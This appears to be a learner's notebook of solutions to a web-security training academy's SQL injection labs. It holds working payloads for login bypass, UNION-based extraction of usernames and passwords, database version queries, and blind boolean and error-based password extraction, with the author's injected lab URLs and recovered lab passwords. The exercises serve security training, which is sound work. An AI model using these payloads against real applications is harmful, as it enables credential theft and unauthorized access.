. WEB SECURITY ACADEMY LAB SOLUTIONS

SERVER SIDE TOPICS

- SQL injection ✓
- Directory traversal ✓
- Command injection ✓
- Access control ✓
- Server-side request forgery (SSRF) ✓
- XXE injection ✓

CLIENT-SIDE TOPICS

- Cross-site scripting (XSS) ✓
- Cross-site request forgery (CSRF) ✓
- Cross-origin resource sharing (CORS) ✓
- DOM-based vulnerabilities ✓

ADVANCED TOPICS

- Insecure deserialization ✓
- Server-side template injection ✓

SQL INJECTION

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

This lab contains an SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the category parameter, giving it the value '+OR+1=1--
3. Submit the request, and verify that the response now contains additional items.

Old url:

https://0a6c00310330562fc0ea412d00c10053.web-security-academy.net/filter?category=Lifestyle

New Url:

https://0a6c00310330562fc0ea412d00c10053.web-security-academy.net/filter?category=Lifestyle%27+OR+1=1--

%27 means ' in url decode

Lab 2: SQL injection vulnerability allowing login bypass

APPRENTICE

This lab contains an SQL injection vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the administrator user.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the login request.
2. Modify the username parameter, giving it the value: administrator'—

Tip :

Username: wiener

Password: bluecheese

Executed Query in backend: SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'

Solution

Username: administrator'--

Password: leave it empty or write what you want or ''

Lab 3: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an SQL injection UNION attack that returns an additional row containing null values.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the category parameter, giving it the value '+UNION+SELECT+NULL--. Observe that an error occurs.
3. Modify the category parameter to add an additional column containing a null value: '+UNION+SELECT+NULL,NULL--
4. Continue adding null values until the error disappears and the response includes additional content containing the null values.

Internal Server Error

https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL--

Internal Server Error

https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL,NULL,NULL--

WORKING

https://0aa8003104f12d75c09a610e004f0096.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+NULL,NULL,NULL--

---

Lab 4: SQL injection UNION attack, finding a column containing text

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the category parameter: '+UNION+SELECT+NULL,NULL,NULL--
3. Try replacing each null with the random value provided by the lab, for example: '+UNION+SELECT+'abcdef',NULL,NULL--
4. If an error occurs, move on to the next null and try that instead.

When you add ' to url, it will be url encoded in this lab

Internal Server Error


https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL--

Internal Server Error

https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,NULL --

WORKING

https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,NULL,NULL--



Try string in each column.

Internal Server Error

https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+%27lrScpy%27,NULL,NULL—

WORKING

https://0a3000d40355cdfdc12f0ec0004e008b.web-security-academy.net/filter?category=Lifestyle%27+UNION+SELECT+NULL,%27lrScpy%27,NULL--

---

Lab 5: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs. The database contains a different table called users, with columns called username and password.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

Access the lab

Solution


1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'--
3. Use the following payload to retrieve the contents of the users table: '+UNION+SELECT+username,+password+FROM+users--
4. Verify that the application's response contains usernames and passwords.

Normal url:

https://0a16007403b47b11c05b2142006400eb.web-security-academy.net/filter?category=Pets

Injected url:

https://0a16007403b47b11c05b2142006400eb.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+username,+password+FROM+users--



Lab 6: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The database contains a different table called users, with columns called username and password. To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

Hint: You can find some useful payloads on our SQL injection cheat sheet. **Access the lab**

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter:
   '+UNION+SELECT+NULL,'abc'--
3. Use the following payload to retrieve the contents of the users table:

   '+UNION+SELECT+NULL,username||'~'||password+FROM+users--
4. Verify that the application's response contains usernames and passwords.

Normal url

https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=Gifts

Injected url

https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category= Gifts

%27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users--

Lab 7: SQL injection attack, querying the database type and version on Oracle

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

Hint

On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.

There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual

For more information, see our SQL injection cheat sheet.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'+FROM+dual--

3. Use the following payload to display the database version:


'+UNION+SELECT+BANNER,+NULL+FROM+v$version--

Normal url

https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets

Injected url:

https://0a2d00a3034f98a3c0b319e300010061.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+BANNER,+NULL+FROM+v$version--



Lab 8: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

Hint: You can find some useful payloads on our SQL injection cheat sheet.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
'+UNION+SELECT+'abc','def'#
3. Use the following payload to display the database version: '+UNION+SELECT+@@version,+NULL#

When you put queries into request, select query and make control u to be url encoded

'order by 1-- not working / internal serve error

https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27%20order%20by%201--

'order by 1# working

https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+1%23

'order by 2# working

https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+2%23

'order by 3# not working / internal server error


https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+order+by+2%23

'+UNION+SELECT+'a','d'%23

https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+%27a%27,%27a%27%23

'**+UNION+SELECT+@@version,+NULL#** / solution

https://0abf00b30458eeebc0e33c7a00370059.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+%40%40version,%2bNULL%23



Lab 9: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user. **Hint:** You can find some useful payloads on our SQL injection cheat sheet.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
   '+UNION+SELECT+'abc','def'--
3. Use the following payload to retrieve the list of tables in the database:
   '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--

6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--

8. Find the password for the administrator user, and use it to log in.

STEPS:

1) https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=

   Pets%27union+select+null -- //internal server error / not working

2) https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=

   Pets%27union+select+null,null-- //working

3) https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=

   Pets%27union+select+table_name,null+from+information_schema.tables--

4) https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=

   Pets%27union+select+column_name,null+from+information_schema.columns+where+table_name='users_irihxs'--

5) https://0a0f00d603f913d7c0ad257b001a00d9.web-security-academy.net/filter?category=

   Pets%27+UNION+SELECT+username_wmdupd,+password_qrwkrn+FROM+users_irihxs--

User table names may be change because of that change lab id and session

administrator

u02m2lx3x1cuw073qywa

carlos

48iaz3kx5pbuxqb17y1g

Lab 10: SQL injection attack, listing the database contents on Oracle

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users. To solve the lab, log in as the administrator user.

Hint

On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name. There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual. For more information, see our SQL injection cheat sheet. **Access the lab**

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'+FROM+dual--

3. Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table_name,NULL+FROM+all_tables--

4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--

6. Find the names of the columns containing usernames and passwords.

7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--

8. Find the password for the administrator user, and use it to log in.

STEPS:

1) Internal server error

https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+null+FROM+dual--

2) Executed

https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+null,null+FROM+dual--

3) Find user credentials and apply below url

https://0a6e006703013543c0ba02fb007600a0.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+table_name,NULL+FROM+all_tables--

4) Add user credentials table below in the table_name area

https://0a5f00f3041085efc0c2263e00c300ec.web-security- academy.net/filter?category=Corporate+gifts

%27+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=%27USERS_FCZROC%27--

5) Username and password will come change these with column names in below

https://0a5f00f3041085efc0c2263e00c300ec.web-security-academy.net/filter?category=Corporate+gifts

%27+UNION+SELECT+USERNAME_UKNBQX,+PASSWORD_WJVFAE+FROM+USERS_FCZROC--

administrator

5aben5c75ui6jfiswjki

Lab 11: Blind SQL injection with conditional responses /

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows. The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user. **Hint** You can assume that the password only contains lowercase, alphanumeric characters. **Access the lab**

Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.

2. Modify the TrackingId cookie, changing it to:

TrackingId=xyz' AND '1'='1

Verify that the "Welcome back" message appears in the response.

3. Now change it to:

TrackingId=xyz' AND '1'='2

Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.

4. Now change it to:

TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a

Verify that the condition is true, confirming that there is a table called users.

5. Now change it to:

TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a

Verify that the condition is true, confirming that there is a user called administrator.

6. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

   TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

   This condition should be true, confirming that the password is greater than 1 character in length.

7. Send a series of follow-up values to test different password lengths. Send:

   TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a

   Then send:

   TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a

   And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the "Welcome back" message disappears), you have determined the length of the password, which is in fact 20 characters long.

8. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

9. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button.

10. In the Positions tab, change the value of the cookie to:

    TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

    This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

11. Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

    TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§

12. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

13. To be able to tell when the correct character was submitted, you'll need to grep each response for the expression "Welcome back". To do this, go to the Options tab, and the "Grep - Match" section. Clear any existing entries in the list, and then add the value "Welcome back".

14. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.

15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Welcome back". One of the rows should have a tick in this column. The payload showing for that row is the value of the character at the first position.

16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

    TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a

17. Launch the modified attack, review the results, and note the character at the second offset.

18. Continue this process testing offset 3, 4, and so on, until you have the whole password.

19. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

Note

For more advanced users, the solution described here could be made more elegant in various ways. For example, instead of iterating over every character, you could perform a binary search of the character space. Or you could create a single Intruder attack with two payload positions and the "Cluster bomb" attack type, and work through all permutations of offsets and character values.

ALL STEPS:

TrackingId = uxA0pV8umteNznwV' AND '1'='1

TrackingId = uxA0pV8umteNznwV' AND '1'='2

TrackingId = uxA0pV8umteNznwV' AND (SELECT 'a' FROM users LIMIT 1)='a

TrackingId = uxA0pV8umteNznwV' AND (SELECT 'a' FROM users WHERE username='administrator')='a

TrackingId = uxA0pV8umteNznwV' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)> §a§)='a → find length ➔ 20 character

TrackingId = uxA0pV8umteNznwV' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§ find first char

TrackingId = uxA0pV8umteNznwV' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='§a§ find second char

…

TrackingId = uxA0pV8umteNznwV' AND (SELECT SUBSTRING(password,20,1) FROM users WHERE username='administrator')='§a§ find 20th char

username = administrator

password = sd3nl11znoedmxtboomj

and login

Payload options: simple list -- > a—z A-Z 0-9

Lab 12: Blind SQL injection with conditional errors

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

Hint

This lab uses an Oracle database. For more information, see the SQL injection cheat sheet.

Access the lab

Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.

2. Modify the TrackingId cookie, appending a single quotation mark to it:

TrackingId=xyz'

Verify that an error message is received.

3. Now change it to two quotation marks:TrackingId=xyz''Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.

4. You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:

TrackingId=xyz'||(SELECT '')||'

In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:

TrackingId=xyz'||(SELECT '' FROM dual)||'

As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.

5. Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:

TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'

This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.

6. As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the users table exists, send the following query:

TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'

As this query does not return an error, you can infer that this table does exist. Note that the WHERE ROWNUM = 1 condition is important here to prevent the query from returning more than one row, which would break our concatenation.

7. You can also exploit this behavior to test conditions. First, submit the following query:

TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'

Verify that an error message is received.

8. Now change it to:

TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'

Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition.
The CASE statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions 1=1 and 1=2, and an error is received when the condition is true.

9. You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username administrator exists:

TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

Verify that the condition is true (the error is received), confirming that there is a user called administrator.

10. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'

This condition should be true, confirming that the password is greater than 1 character in length.

11. Send a series of follow-up values to test different password lengths. Send:

TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

Then send:

TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.

12. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

13. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button.

14. In the Positions tab, change the value of the cookie to:

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

This uses the SUBSTR() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

15. Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

16. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

17. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.

18. Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.


19. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

20. Launch the modified attack, review the results, and note the character at the second offset.

21. Continue this process testing offset 3, 4, and so on, until you have the whole password.

22. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.



' error

''' working

'||(SELECT '')||' error

'||(SELECT '' FROM dual)||' running

'||(SELECT '' FROM not-a-real-table)||' error

